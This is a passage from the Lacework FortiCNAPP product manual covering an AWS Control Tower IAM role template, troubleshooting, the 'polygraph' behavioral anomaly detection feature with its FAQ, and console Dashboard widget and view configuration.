    RoleName: !Sub "${ResourceNamePrefix}-Lacework-Sec-Hub-Role"
    AssumeRolePolicyDocument:
      Version: "2012-10-17"
      Statement:
        - Effect: Allow
          Action:
            - sts:AssumeRole
          Principal:
             AWS: !Join
                - ''
                - - 'arn:aws:iam::'
                  - !Ref LaceworkAWSAccountId
                  - ':root'
          Condition:
            StringEquals:
              sts:ExternalId:
                !Ref ExternalID
    Path: "/"
    Policies:
      - PolicyName: LaceworkSecHubCrossAccountAccessRolePolicy
        PolicyDocument:
          Version: "2012-10-17"
          Statement:
            - Effect: Allow
```

```
                Action:
                  - sqs:ListQueues
                  - sqs:GetQueueAttributes
                  - sqs:GetQueueUrl
                  - sqs:DeleteMessage
                  - sqs:ReceiveMessage
                Resource:
                  - !GetAtt LaceworkSecHubQueue.Arn
```

The role used for the integration is scoped to Lacework FortiCNAPP's root account for technical support reasons.

Troubleshooting

The following sections provide guidance for resolving issues with deploying the AWS Built-in Package.

Common issues

- Ensure the *Existing AWS Control Tower CloudTrail Name* is correct. You can verify this on your AWS CloudTrail Dashboard.
- Ensure that your *Log Archive* and *Audit* account names are correct and these accounts are `ACTIVE`.
- If you are using the Lacework FortiCNAPP organization feature to manage your accounts, specify the correct sub-account name, API key ID, and secret key.
- If Lacework FortiCNAPP returns an S3 access error for the CloudTrail account and a KMS key is used, update the KMS key policy to allow access to the Log account cross-account role used by Lacework FortiCNAPP.

```
"Sid": "Allow Lacework to decrypt logs",
"Effect": "Allow",
"Principal": {
    "AWS": [
        "arn:aws:iam::<log-archive-account-id>:role/<lacework-account-name>-laceworkcwssarole"
    ]
},
"Action": [
    "kms:Decrypt"
],
"Resource": "*"
```

Events and logs

CloudFormation events

You can monitor the CloudFormation events for the AWS Built-in stack. Events may reveal issues with resource creation. The AWS Built-in stack launches a main stack and three stacksets:

Main Deployment Stack:

- *control-tower-integration.template.yml* - Main stack that deploys all resources: IAM roles, access token credentials, IAM roles, SQS queues, Lambda functions and the stacksets below.

Centralized CloudTrail Cloud Account in Lacework: (Applied once during initial deployment)

- *lacework-aws-ct-audit.template.yml -> Lacework-Control-Tower-CloudTrail-Audit-Account-Lacework account* - Creates a stack instance in the Audit account.
- *lacework-aws-ct-log.template.yml -> Lacework-Control-Tower-CloudTrail-Log-Account-Lacework account* - Creates a stack instance in the Log account.

Config Cloud Account in Lacework: (Applied for each AWS account)

- *lacework-aws-cfg-member.template.yml -> Lacework-Control-Tower-Config-Member-Lacework account* - Creates a stack instance in each AWS account.

Examining these stacksets for operation results, stack instance results and parameters may also provide debug information.

Lambda Function CloudWatch logs

Two main Lambda functions are used to manage accounts. LaceworkSetupFunction manages the initial deployment of the integration. LaceworkAccountFunction manages setting up existing and new accounts. Both Lambda functions provide extensive debug messages that can be seen in their respective CloudWatch log streams.

FAQs

Can I individually choose which accounts are added to Lacework FortiCNAPP within AWS Control Tower?

Yes, our solution supports mapping of AWS organization names (aka AWS OU names) to sub-accounts. AWS accounts for our Config integration type are added to sub-accounts based on the provided comma-separated list of AWS organization names. These AWS organization names must match the sub-account names on our side. Any AWS accounts that are not included in the mapping send their CloudTrail logs to the default sub-account.

How does Lacework FortiCNAPP integrate with AWS Control Tower's CloudTrail?

Our solution simply adds the centralized CloudTrail in the Log Archive account to Lacework FortiCNAPP. It does not do any mapping. Separately and manually, you can use the CloudTrail JSON mapping. After the Control Tower CloudFormation deployment finishes, follow the steps in AWS CloudTrail Integration for Organizations and upload a mapping file. Any AWS accounts that are not included in the mapping send their CloudTrail logs to the default sub-account.

Administrator guide

The administration guide consists of the following:

- Lacework FortiCNAPP console overview on page 2085
- Dashboard on page 2106
- Configure alert channels on page 2113
- Reports on page 2193
- Authentication configuration on page 2197
- Access control and authorization on page 2245
- Settings on page 2271

Lacework FortiCNAPP console overview

The Lacework FortiCNAPP console allows you to access various features related to protecting your cloud environment. For more information, see Onboarding on page 100 and Dashboard on page 2106.

Supported browsers

The console supports the most recent versions of the following browsers:

- Google Chrome
- Apple Safari
- Microsoft Edge
- Mozilla Firefox

Global search

In the *Discovery* navigation section of the console, you can perform a global search of known assets.

To start a search, click *Search* and enter text in the search bar. Constrain the search using any of the available filters.

Lacework FortiCNAPP returns results when the search finds any assets that match the entered string, within the following time constraints:

- Alerts created in the last 180 days.
- Networks, Kubernetes clusters, pods, and name spaces accessed in the last seven days.
- All other assets created or accessed in the last 30 days.

Troubleshooting access to the console

If you cannot access your Lacework FortiCNAPP account, read the following sections to learn about possible causes and fixes.

Issue	Potential solution
Unable to log into the console	
Log in link is not working	The initial login link that Lacework FortiCNAPP emails to you is valid for one use only and expires after 10 minutes. Attempts to use this link more than once, or after it expires, will fail. If it has been less than 10 minutes, copy and paste the emailed login link directly into the browser.
Failed login	Security tooling that parses or validates the URL within email clients on your machine could cause login issues. Add the Lacework FortiCNAPP domain (lacework.net) to your allowlist.
Microsoft Office 365 Exchange email server issues	
Failed logins to the console using the login email sent by Lacework FortiCNAPP.	You may be unable to use the link in the email to access the console with an Office 365 Exchange Email server. Try to copy and paste the link from the email directly into the browser.
Emails sent from Lacework FortiCNAPP are delayed.	Add the Lacework FortiCNAPP sending domain (lacework.net) to your Office 365 Exchange Email allowlist and log in again to generate a new login email. If your organization uses Office 365 Advanced Threat Protection (ATP), see "Do not rewrite the following URLs" list in Safe Links policies in the Microsoft Defender documentation for how to specify a list of URLs that are excluded from ATP Safe Links scanning.
Emails sent from Lacework FortiCNAPP are marked as spam and go to the spam folder.	Add the Lacework FortiCNAPP sending domain (lacework.net) to your Office 365 Exchange Email allowlist and log in again to generate a new login email. If your organization uses Office 365 Advanced Threat Protection (ATP), see "Do not rewrite the following URLs" list in Safe Links policies in the Microsoft Defender documentation for how to specify a list of URLs that are excluded from ATP Safe Links scanning.

Views management

The console uses views to organize and present data. Lacework FortiCNAPP provides the ability to create, update, and share customized views so you can avoid repetitive filtering tasks every time you visit specific pages. Additionally, you can set your own default view for specific pages and share views with others so everyone can access the exact same set of data.

You can save views that you create and set default views to avoid having to reset saved views. Likewise, you can edit, share, and delete existing views. If you make edits to a view, you have the choice to overwrite the current view or save it as a new one.

Views can be saved and managed in various pages of the Lacework FortiCNAPP console. For an example on how to create and manage views, see Custom Dashboard views on page 2110.

Polygraphs

This section includes the following:

- Lacework FortiCNAPP polygraph on page 2089
- Viewing the polygraph of Cloud activities on page 2090
- Viewing the polygraph of host activities on page 2093
- Viewing the polygraph of containers activities on page 2096
- Viewing the polygraph of Kubernetes activities on page 2098
- Lacework FortiCNAPP Polygraph FAQ on page 2100

Lacework FortiCNAPP polygraph

Overview

The Lacework FortiCNAPP polygraph detects anomalies, generates appropriate alerts, and provides a unified view for you to help investigate and triage issues.

Use the polygraph to:

- Monitor your infrastructure.
- Spot IaaS account configurations that violate compliance.
- See security gaps and changes that could put your company at risk.

The polygraph technology dynamically develops a behavioral model of your services and infrastructure. The model understands natural hierarchies including processes, containers, pods, and machines. It then develops behavioral models that the polygraph monitors in search of activities that fall outside the model's parameters. In addition, the polygraph continually updates its models to:

- Pinpoint exactly how a file changes.
- Investigate anomalous alerts and activities related to FIM signals.
- Provide cloud-wide capabilities for search, file type summaries, and detection of new files.

Filtering the polygraph by date and time range

Date and time range and parameter filters are available at the top of the page.

The *Date/Time* icon provides preset ranges for data that you want to display:

- *Latest hour*
- *Latest day*
- *Latest week*
- *Latest month*

You can click the dates and times adjacent to the *Date/Time* icon to select the start and end date and time manually.

For example, if you select *Latest hour* from the *Date/Time* range dropdown at 3 PM on May 05 2022, the polygraph includes activities that happen during the following date and time range: May 05, 2022, 2 PM to May 05, 2022, 3 PM.

The polygraph loads only activities found during the specified date and time range.


All timestamps are in local time.

Viewing the polygraph of Cloud activities

The Lacework FortiCNAPP analyzer component consumes all cloud activities from your cloud accounts, then filters and aggregates them before loading them into the database and the polygraph.

To view the polygraph of cloud activities, go to *Threat Center > Cloud logs* and select a cloud trail, such as *AWS CloudTrail*, *Azure Activity Log*, or *GCP Audit Logs*.

We recommend using filters to refine the polygraph. If the number of clustered nodes is greater than 3000, then the polygraph does not appear. Instead, the following message appears: *Add filters at the top of the page to view the polygraph*.



AWS CloudTrail polygraph

You can filter the AWS CloudTrail polygraph by account ID, date and time range, or build a custom search.

To filter by account ID:

1. Go to *Threat Center > Cloud logs > AWS Cloudtrail*.
2. Click the *Account* dropdown to see a list of account IDs.
3. Select the account ID you want to display or select *All Accounts*.
4. Click *Show results*.

Azure Activity Log

You can filter the Azure Activity Log polygraph by tenant ID, subscription, date/time range, or build a custom search.

To filter by tenant ID:

1. Go to *Threat Center > Cloud logs > Azure Activity Log*.
2. Click the *Tenant* dropdown to view a list of tenant IDs.
3. Select the tenant ID that you want to display or select *All Tenants*.
4. Click *Show results*.

To filter by subscription:

1. Go to *Threat Center > Cloud logs > Azure Activity Log*.
2. Click the *Subscription* dropdown to view a list of subscriptions.
3. Select the subscription that you want to display or select *All Subscriptions*.
4. Click *Show results*.

Google Cloud

You can filter the Google Cloud Audit Logs polygraph by organization ID, project, date and time range, or build a custom search.

To filter by organization ID:

1. Go to *Threat Center > Cloud logs > GCP Activity Log*.
2. Click the *Org* dropdown to view a list of organization IDs.
3. Select the organization ID that you want to display or select *All Organizations*.
4. Click *Show results*.

To filter by project:

1. Go to *Threat Center > Cloud logs > GCP Activity Log*.
2. Click the *Project* dropdown to see a list of active projects.
3. Select the project that you want to display or select *All Projects*.
4. Click *Show results*.

Filtering the polygraph Cloud logs by custom search

You can perform a custom search to filter the information.

For example, in *Threat Center > Cloud logs > AWS Cloudtrail*, if you select: `API` filter, `includes` operator, and enter `API includes AssumeRole`, it displays all API activities associated with AWS users with `AssumeRole` in the polygraph.

The search field is also available at the top of the page. You can build a custom search to refine the data displayed in the polygraph.

To remove a filter, click *Reset*.

To build a custom search:

1. Go to *Threat Center > Cloud logs* and select a cloud trail.
2. Click *Show more* to display all available filters.
3. Select one of the following from the list of operators:
   - *matches*
   - *does not match*
   - *less than*
   - *less than/equals*
   - *greater than*
   - *greater than/equals*
   - *starts with*
   - *includes*
   - *excludes*
   - *ends with*
4. Enter your keyword in the text field.
5. Click *Show results*. Your filter becomes visible.

Viewing the polygraph of host activities

Lacework FortiCNAPP helps you assess, identify, and display vulnerabilities found on hosts in your environment into a polygraph.

To view the polygraph of host activities, go to *Threat Center > Workloads > Hosts* and select a host, such as *Applications*, *Machines*, *Networks*, *Processes*, or *Users*. Scroll down to view the polygraph.

If the number of clustered nodes is greater than 3000, then the polygraph does not appear. We recommend using filters to refine the polygraph.

Applications

Polygraphs display all observed network activity from running applications. Lacework FortiCNAPP provides Application Communication, Application Launch, and Insider Behavior polygraphs.

They display information such as the application name, connections made to or from the application, and the number of connections. Connections include internal connections to other applications running on the host and external connections to hosts. If applications make external connections to known bad domains or IP addresses, they are flagged.

You can filter the applications polygraph by date and time range, or build a custom search.

Machines

Polygraphs display all observed machine network activity. Lacework FortiCNAPP provides Machine Communication, Machine Servers, and Machine DNS Lookup polygraphs. You can filter the Machine Communication polygraph by machine tag.

You can filter the machines polygraph by date and time range or build a custom search.

Networks

Polygraphs display network connections. Lacework FortiCNAPP provides Application Communication, Machine Communication, Machine DNS Lookup, and Insider Behavior polygraphs.

You can filter the machines polygraph by date and time range or build a custom search.

Processes

Polygraphs display all observed network activity from running applications. Lacework FortiCNAPP provides Application Communication, Application Launch, and Insider Behavior polygraphs.

The polygraphs display any connections made to or from an application and the number of connections. It also provides internal connections to other applications running on the host and external connections to hosts. If any external connections are made to known bad domains or IP addresses, they are flagged.

You can filter the machines polygraph by date and time range or build a custom search.

Users

Polygraphs display processes tied to users. Lacework FortiCNAPP provides Privilege Change, Insider Behavior, and User Login polygraphs.

You can filter the machines polygraph by date and time range or build a custom search.

Filtering by custom search

You can perform a custom search to filter the information.

For example, in *Threat Center > Workload > Host > Applications*, if you select the following: `File Path` filter, `matches` operator, and enter `/usr/lib/jvm/java-11-openjdk-amd64/bin/java`. This results in all activities associated with the specified file path to display in the polygraph.

The search field is also available at the top of the page. You can build a custom search to refine the data displayed in the polygraph.

To remove a filter, click *Reset*.

To build a custom search:

1. Go to *Threat Center > Workload > Host*, and select a host.
2. Click *Show more* to display all available filters.
3. Select one of the following from the list of operators:
   - *matches*
   - *does not match*
   - *less than*
   - *less than/equals*
   - *greater than*
   - *greater than/equals*
   - *starts with*

- *includes*
- *excludes*
- *ends with*

4. Enter your keyword in the text field.
5. Click *Show results*. Your filter becomes visible.

Viewing the polygraph of containers activities

Lacework FortiCNAPP helps you assess, identify, and display vulnerabilities found in the operating system software packages in container images into a polygraph.

To view the polygraph of containers activities, go to *Threat Center > Workloads > Containers*.

If the number of clustered nodes is greater than 3000, then the polygraph does not appear. We recommend that you use filters to refine the polygraph.

To build a custom search filter:

1. Go to *Threat Center > Workloads > Containers*.
2. Click *Show more* to display all available filters:
   - *Application*
   - *Container*
   - *External Hostname*
   - *File Hash*
   - *File Path*
   - *Hostname*
   - *IPV4 Address*
   - *Instance ID*
   - *Kubernetes Cluster*
   - *Machines Tags*
   - *Pod ID Address*
   - *Pod Name*
   - *Pod Namespace*
   - *Pod Type*
   - *Port*
   - *Username*
   - *VM Type*
3. Select one of the following from the list of operators:
   - *matches*
   - *does not match*
   - *less than*
   - *less than/equals*
   - *greater than*
   - *greater than/equals*
   - *starts with*

- *includes*
- *excludes*
- *ends with*

4. Enter your keyword in the text field.
5. Click *Show results*. Your filter becomes visible.

Viewing the polygraph of Kubernetes activities

To view the polygraph of multiple namespaces and clusters, go to *Threat Center > Workloads > Kubernetes*.

The polygraph can display the following behaviors:

- API
- Activity
- Node Network
- Pod Network

Each behavior presents a different set of filters that you can use to display the polygraph. Click a filter to view the data in a tabular format.

If the number of clustered nodes is greater than 3000, then the polygraph does not appear. You can use the following methods to refine the polygraph:

- Use filters to display a subset of activities associated with specific clusters or namespaces. Click the filters at the top of the page to display only the desired clusters or namespaces.
- Use the search function to display a subset of specific activities. Click the search field to view a list of field names that you can use to build your search.
- Use the time filter to display a subset of specific activities based on when they occurred.s

To filter the polygraph according to the cluster:

1. Go to *Threat Center > Workloads > Kubernetes*.
2. Click *Kubernetes Cluster* to display the list of filters.
3. From the *Kubernetes Cluster* dropdown, select the clusters that you want to display. The selected filters on the top of the page are highlighted.

To filter the polygraph according to the namespace:

1. Go to *Threat Center > Workloads > Kubernetes*.
2. Click *Namespace* to display the list of filters.
3. Select the namespaces you want to display from the *Namespace* drop-down. The selected filters on the top of the page are highlighted.

Filtering by custom search

The search field is available at the top of the page. You can build a custom search to refine the polygraph.

To build a custom search:

1. Log in to the console.
2. Go to *Threat Center > Workloads > Kubernetes*.
3. Click the search field for a list of field names:
   - *Pod IP Address*
   - *Pod Name*
   - *Pod Type*
   - *VM Type*
4. Select one of the following from the list of operators:
   - *=*
   - *includes*
   - *excludes*
   - *starts with*
   - *ends with*
   - *!=*
5. Enter your keyword to the adjacent of the selected operator.
6. Select the *Enter* key to submit. Your filter is highlighted.

   For example, if you select the following: `Pod Type` filter, `matches` operator, and enter `alert-evidence-mgr`, it displays all activities associated with the specified pod type in the polygraph.
7. Click *Reset* to remove all filters.

Lacework FortiCNAPP Polygraph FAQ

What is a Lacework FortiCNAPP polygraph?

In the world of criminal investigation, a polygraph is used to detect if people are lying. Polygraph tests use multiple sensors attached to a person and look for changes like a racing heartbeat or elevated blood pressure to detect if that person is not being honest. Lacework FortiCNAPP uses a similar approach for DC/cloud entities (users, workloads, and applications) and their behaviors by looking for deviations from their normal behavior to detect breaches.

The Lacework FortiCNAPP approach is unique because the polygraph first aggregates entities into analysis groups based on their behavior creating a temporal baseline. The baseline is then updated hourly for every entity. The polygraph looks for changes in entity types or behavior anomalies.

What kinds of polygraphs are available?

The polygraph analyzes an array of cloud factors to detect breaches. There are currently 13 Lacework polygraph analysis groups (see table below for details). Each polygraph class is responsible for monitoring a set of behaviors and/or communication activities specific to its class. The insider class, for example, monitors the interactive behavior of human users as they move about within the datacenter.

Why are there different Lacework FortiCNAPP polygraphs?

Because each polygraph captures different entities and behaviors, having different polygraphs allows Lacework FortiCNAPP to analyze multiple types and behaviors in the environment effectively.

The following table shows you what entities and behaviors each polygraph captures.

Polygraph	Nodes	Edges	Detected Threats
Application Communication	Process IP Domain name	Network connections	Suspicious applications Anomalous network connections such as C2, malware download
Machine Communication	Process IP Domain name	Network connections	Anomalous network connections/destinations such as C2, malware download
Application Launch	Process	Process parent-child relationship	Anomalous process launches such as malicious processes or hijacked processes
Privilege Change	Username	Privilege change	Anomalous privilege escalation
Insider Behavior	User Process IP	Network connections User-process	User-initiated anomalous network connections and process launches

Polygraph	Nodes	Edges	Detected Threats
	Domain name	relationship	
User Login	User Machine IP	SSH login	N/A (Visibility only)
Machine DNS Lookup	Machine IP Location Errored DNS Error Code	DNS requests	N/A (Visibility only)
Machine Servers	Process Machine	Server process on Machine	N/A (Visibility only)
AWS CloudTrail	AWS UserIdentity CallType ErrorCode Service IP-Geo Api Region Account Resource	AWS API calls	Potentially compromised accounts Misconfigurations
Google Cloud Audit Log	Google Cloud Organization Project IP-Geo ErrorCode Api User Region Service	Google Cloud API calls	Potentially compromised accounts Misconfigurations
Azure Activity Log	Subscription name Principal ID IP Result type Event category Resource type Operation	Azure API calls	Potentially compromised accounts Misconfigurations
K8s Audit Log	Resource type Command User Impersonated User User group Event name Response Location	Kubernetes API calls	Anomalous accesses Misconfigurations

How is the polygraph different from network-level breach detection tools?

Data points that are critical for breach detection are not available when data is sourced only from the network. Lack of these data points can cause many false alerts.

- Around 25% of data traffic never leaves the VM. Any breach at this level won't be visible with network-only breach detection tools.
- In a container environment, multiple micro-services can run within a single host. It is not possible to understand container properties at the network-level as the data is visible only from within the host.
- Network DPI is often helpful when identifying east-west traffic generating applications as the majority of the applications are custom.
- Network communication is just one indicator of compromise, but there are many other critical parts of a cyber kill chain like privilege changes and launch, which are not available at the network-level.
- There is a trend to encrypt the data when it is leaving the host, which makes any network-level breach detection tool ineffective.
- There are two kinds of traffic in the data center, interactive and app-app. Attribution of network sessions to user or application is not possible with just network-level monitoring.

The polygraph analyzes all these data points for breach detection making it more precise and generating accurate alerts.

How is the polygraph different from host-based intrusion systems?

Host-based intrusion systems detect breaches by analyzing individual servers and are not based on peer analysis groups. Lacework FortiCNAPP collects data from individual servers but analyzes the data at the data center-level. This method allows breach detection to be more precise as the comparison is done with similar entity peers and the entity itself over time irrespective of the server.

How is the polygraph different from other machine learning-based breach detection systems?

The current approach for the majority of new machine learning-based breach detection tools is to identify a type of attack and then look for similar patterns to detect similar attacks.

The problem with this approach is that it is heuristic-based, which results in a lot of false positives. You can catch only the well-known type of zero-day attacks with this approach. The Lacework polygraph uses deviation from a temporal baseline to detect breaches, which allows it to detect all kinds of breaches.

How is the Lacework polygraph different from other cloud workload protection platforms?

Existing cloud workload protection platforms rely on rules engines to detect anomalies, which require constant tuning. Enterprises spend hours on a daily basis to update mammoth black and white lists, which are usually outdated even before they go into production. The polygraph is the first and only zero touch cloud workload protection platform, which requires no rules, no policies, and no logs for breach detection.

What makes the polygraph a robust breach detection system?

In a typical data breach, the behavior of the user, application, and/or workload deviates from a baseline marginally or significantly. The polygraph detects these behavior anomalies, no matter how subtle they are, to detect breaches.

How does the polygraph reduce false positives and number of alerts?

The polygraph uses deviation from a temporal baseline to detect deviations or changes in the behavior resulting in meaningful alerts. Alerts are either due to a desired change, misconfiguration, or malicious activity. The polygraph then scores the alerts based on severity and threat.

Lacework FortiCNAPP polygraph breach detection is more precise and accurate because of key technology innovations:

- *Behavior at process/container-level:* The polygraph observes entity behavior at the process-level, which is the smallest unit for an application, thus monitoring more precise behavior. A single server typically runs multiple applications and containers with different behaviors. The polygraph does not co-mingle these different behaviors when creating the temporal baseline making anomaly detection very precise.
- *Separation of interactive and non-interactive traffic:* In a DC/cloud most traffic is either started by applications or initiated by humans (interactive). New cloud applications can scale up and down easily as app-app behavior is very predictable and does not change as applications auto-scale. User behavior on the other hand can be really unpredictable. Lacework FortiCNAPP takes these differences into account when it builds the temporal baseline. It creates separate polygraphs for different entity behaviors, that guarantees more precise alerts.
- *Alert at analysis group-level:* In new, elastic data center environments, the number of workload instances and applications oscillates wildly. This variability creates challenges for existing security tools as alerts on individual workloads or applications generate multiple alerts for every behavior change. The polygraph aggregates workloads, applications, and processes into analysis groups and then generates alerts per group instead of creating alerts per workload or application, which reduces the number of alerts being generated significantly.
- *No heuristic alerts:* The current approach for the majority of machine learning-based breach detection tools is to identify a type of attack and then look for similar patterns to detect similar attacks. The major drawback of this approach is that it can catch only threat types that are already known.

The other approach is to look for traffic pattern anomalies; for example, high traffic volume may indicate exfiltration. The challenge with this type of analysis is that it can be confused by normal seasonal traffic variations. The polygraph change-based approach implies that even if there are millions of processes and one of them deviates, it will be detected.

What kinds of events does the polygraph detect?

The polygraph can detect event changes for applications, users, and workloads such as a:

- New user
- User launching a new binary
  - This event is generated if an interactive user launches a new application for first time
- New privilege escalation
  - Escalating user privileges and running new applications
- New application or container seen for first time
- New external connection
  - Connection to an external IP/DNS was made from a new application
- New external host or IP
- New internal connection
  - New connection between internal only applications
- New external client
  - New external connection with an application that typically does not have external connections
- New parent
  - Application launched by a different parent
- New connection to known bad IP
  - The polygraph checks with about 40 reputation feeds. If your environment makes a connection to a known bad IP or domain, an alert is generated.
- Login from a known bad IP
  - The polygraph alerts when it sees a successful connection to your network from a known bad IP.

What if a hacker is hiding in a public cloud?

Network-level policies are very coarse-grained and typically allow access to all public cloud services, which are used by your environment; for example, S3 at AWS. If a hacker compromises your infrastructure, she will be able to connect to the S3 bucket and transfer data without detection. The polygraph tracks individual applications in your environment that are communicating with S3, generating an alert if a new, compromised application starts communicating with S3.

Does the polygraph use any external threat feeds?

The polygraph integrates with external threat feeds and matches incoming and outgoing connections to these reputation feeds. Any connection to a bad site or a successful login from a bad site generates an alert.

What applications are supported with the polygraph?

The polygraph is not a signature or policy-based system and has no prior knowledge about custom applications running in data centers. The polygraph creates analysis groups based on behavior and then automatically labels the groups using machine learning. If a new application is added, the polygraph labels and classifies this application automatically.

This approach assures that the polygraph works with any application, requiring no new signatures or tuning when new applications are added.

Dashboard

The Dashboard provides a high-level view of your organization and cloud environments. This allows you to monitor current risk metrics and trends of your security posture.

The Dashboard is pre-configured with default widgets and graphs that allow you an overview of your organization. Widgets are organized depending on the domain and metric type. You can add, remove, and configure your own widgets to customize the information presented in the Dashboard to align with your preferences. You can then create additional views to save your customized Dashboard.

Before you can view and access information in the Lacework FortiCNAPP Dashboard, you must integrate your environments. Once the integration is complete and Lacework FortiCNAPP has integrated the data, the Dashboard will be populated to reflect the current status of your Organization.

It may take up to 24 hours for data to first appear on the Dashboard. Once data has been synced, the *Compliance*, *Vulnerabilities*, *Identities*, and *Attack path* widgets will continue to aggregate data hourly.

This section includes the following:

- Accessing the Dashboard on page 2107
- Configuring the Dashboard on page 2108
- Custom Dashboard views on page 2110

Accessing the Dashboard

The Dashboard can be accessed by going to *Discovery > Dashboard*. The Dashboard is organized into widgets which are further divided by domain and metric type.

The Dashboard is organized into collapsible sections based on available metric types, including:

- Trend
- Latest status
- Trends by resource groups
- Total status over time
- Top Items

The widgets that are displayed in the metric sections are dependent on the selected domain. Metrics are determined based on the domain selected. Not all metrics are available for each domain.

Widgets in the *Top Items* section and those showing *Latest* results represent a one week time period.

Domains align with the various risk scanning capabilities of Lacework FortiCNAPP, including:

Domain	Description
Alerts	Provides an overview of alerts. See Alerts on page 1752 for more information.
Compliance	Outlines non-compliant resources and policies. See Compliance on page 450 for more information.
Vulnerabilities	Defines host and container vulnerabilities. See Vulnerabilities on page 1130 for more information.
Identities	Outlines cloud identities that are at risk. See Identities on page 1084 for more information.
Attack path	Outlines the potential for malicious attacks resulting from the misconfiguration of resources. See Attack Path Analysis Overview on page 1399 for more information.

Widgets can be customized, cloned, and viewed in the Dashboard. Some sections and widgets provide additional features, such as setting a time period or downloading a CSV file. See Configuring the Dashboard on page 2108 and Custom Dashboard views on page 2110.

Configuring the Dashboard

The Dashboard can be customized to display the widgets you want. New widgets can be added to provide more information than that of the default Dashboard set up. Likewise, existing widgets can be cloned.

Configuration options include:

- Adding widgets on page 2108
- Cloning widgets on page 2109
- Editing widgets on page 2109
- Deleting widgets on page 2109

You must save the view after creating, editing, cloning, or deleting widgets if you would like your changes to be visible upon your next login. Otherwise, the view will revert to the default Dashboard configuration available the last time the view was saved. See Custom Dashboard views on page 2110.

Adding widgets

New widgets can be added to provide high level information on the selected domain.

To add a widget:

1. Go to *Discovery* > *Dashboard*.
2. Click *Add widget*.
3. Select a domain type. The metrics available for that domain are displayed.
4. Select the metric.
5. Click *Select*. The configuration dialog is displayed.

The configuration fields included in the dialog are dependent on the type of domain and metric selected.

6. Edit the *Name* if you do not want to use the default.
7. Configure the other fields, as needed.
8. Click *Save*. The widget will appear in the appropriate metric section.

Cloning widgets

Existing widgets can be cloned to create a duplicate widget with the same or modified parameters.

To clone a widget:

1. Go to *Discovery* > *Dashboard*.
2. Select *Actions* > *Clone* for the widget you would like to duplicate. A configuration edit dialog is displayed.
3. Edit the fields, as needed.

If you do not edit the *Name*, by default, the name of the new, cloned widget will be the same as the original widget with a number appended to the end. The number indicates that it is a copy of the original and will increase incrementally by one if more cloned widgets are created.

4. Click *Save*.

Editing widgets

You can edit the parameters of an existing widget. The parameters available for editing depend on the widget domain and metric type.

To edit a widget:

1. Go to *Discovery* > *Dashboard*.
2. Select *Actions* > *Edit* for the widget you would like to update. A configuration edit dialog is displayed.
3. Edit the fields, as needed.
4. Click *Save*.

Deleting widgets

You can delete widgets that are no longer need.

To delete a widget:

1. Go to *Discovery* > *Dashboard*.
2. Select *Actions* > *Remove* for the widget you would like to delete. A confirmation dialog is displayed.
3. Click *Yes*.

Custom Dashboard views

Once you have added and configured the Dashboard widgets to your preference, you can save the Dashboard view. A view contains all of the customized and default widgets available on the Dashboard at the time of its creation. This allows you to save the configured widgets so that the customized Dashboard can be viewed again upon future logins to Lacework FortiCNAPP.

The view can be defined as the default view which will appear upon each login or an additional view that can be toggled on and off. Likewise, you can create private views that are only visible to your tenant account or you can create public views that can be accessed by anyone in your Organization.

View configuration options include:

- Creating views on page 2110
- Applying views on page 2111
- Editing views on page 2111
- Sharing views on page 2111
- Deleting views on page 2112

Creating views

New views can be customized and saved for future use.

To create a view:

1. Go to *Discovery* > *Dashboard*.
2. Click *Create view*. A view configuration dialog is displayed.

If a customized view has already been created, the *Create view* button is unavailable. Instead, click *Save* > *Save as new*.

3. Enable *Set as default view* if you want to replace the current default view.
4. Enter a *Name*.
5. Enter a *Description*.
6. Select the *Access Permission* type.
7. Click *Save*.

Applying views

Customized and default views are available in the dropdown menu. Information on the view configuration, such as the *Description* and *Access Permission* type can be reviewed in the dropdown menu.

To apply a view to the Dashboard:

1. Go to *Discovery > Dashboard*.
2. Select the view dropdown menu.
3. Select the name of the view.
4. Click *Apply*. The Dashboard will update to display the selected view.

Editing views

Existing views can be updated to changes the widget configuration or to set it as the default view.

To update a view:

1. Go to *Discovery > Dashboard*.
2. Select the view dropdown menu.
3. Select the name of the view.
4. Click *Apply*. The Dashboard will update to display the selected view.
5. Edit the widgets, as needed.
6. Click *Save > Overwrite view*. The overwrite configuration dialog is displayed.
7. Update the view information, as needed.
8. Click *Save*.

To set an existing view as the default view:

1. Go to *Discovery > Dashboard*.
2. Select the view dropdown menu.
3. Select the name of the view.
4. Click *Set as default view*.

Sharing views

Views can be shared with others if they have the necessary permissions to view the Dashboard.

To share a view:

1. Go to *Discovery* > *Dashboard*.
2. Select the view dropdown menu.
3. Select the name of the view.
4. Click *Share view*. A link will be copied to your clipboard which can be shared with others.

Deleting views

Customized views can be deleted if they are no longer needed. If you delete a view that has the *Access Permission* set to *Organization*, it will be deleted for everyone in the Organization.

To delete a view:

1. Go to *Discovery* > *Dashboard*.
